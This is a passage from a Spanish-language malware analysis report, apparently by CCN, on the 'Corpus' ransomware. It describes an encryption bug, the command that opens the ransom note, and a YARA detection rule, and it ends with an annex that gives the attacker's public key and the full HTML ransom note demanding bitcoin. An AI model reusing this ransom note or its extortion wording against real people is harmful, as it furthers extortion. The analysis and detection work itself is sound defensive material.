Se ha comprobado que el código contiene un bug en el cifrado de ficheros, provocando que los primeros 7 bytes del contenido no se cifren y, por tanto, no puedan recuperarse. Esto es debido a que cuando lee los primeros 7 bytes para comprobar si el fichero ya está cifrado, reposiciona mal el cursor con la función "fseek", usando 0 como valor de desplazamiento, y como origen la posición actual (SEEK_CUR) en vez del principio del fichero (SEEK_SET).



Figura 20. Bug al reposicionar el cursor.

5.5 MENSAJE DE RESCATE

Cuando finaliza el proceso de cifrado, crea un fichero "alert.html" en el escritorio del usuario y lo abre con "explorer.exe", provocando así que se abra con el navegador web configurado por defecto.



Figura 21. Mensaje de rescate.

```
"C:\Windows\explorer.exe" "C:\Users\<user>\Desktop\alert.html"
```

6. REGLAS DE DETECCIÓN

6.1 REGLAS YARA

```
import "pe"


rule Corpus_ransomware
{
		meta:
				author     = "Centro Criptológico Nacional (CCN)"
				date       = "09/05/2021"
				description = "Corpus ransomware"


		strings:
				$1 = "CORPUS"
				$2 = "Corpus" wide
				$3 = ".\\targets.txt" wide
				$4 = "\\\\?\\UNC\\" wide
				$5 = "curve25519xsalsa20poly1305"
				$6 = ".enc" wide
				$7 = "alert.html" wide


		 condition:
				uint16(0) == 0x5A4D and
				pe.machine == pe.MACHINE_I386 and
				pe.number_of_sections == 10 and
				pe.imports("advapi32.dll", "OpenSCManagerW") and
				pe.imports("advapi32.dll", "CreateServiceW") and
				pe.imports("netapi32.dll", "NetServerEnum") and
				all of them
}
```

ANEXO

CLAVE PÚBLICA

4A4E3AE2E627B3F69D4B1B52DD69675D5A38E548CFA520F752D6D139797D391F

MENSAJE DE RESCATE

alert.html

```
<html>
<head>
<style>
body {
  background-color: #FF0000;
}
</style>
</head>
<body>
<hr>
<h2 style="color:yellow">This computer and every computer on this organization has been encrypted by the corpus ransomware.
It is still possible to decrypt your files, by sending 100.000 USD in bitcoin to the address <EDITADO> and then send an email to corpusproject@protonmail.com. This will grant a decryption software that will decrypt every affected computer.</h2>
<hr>
</body>
</html>
```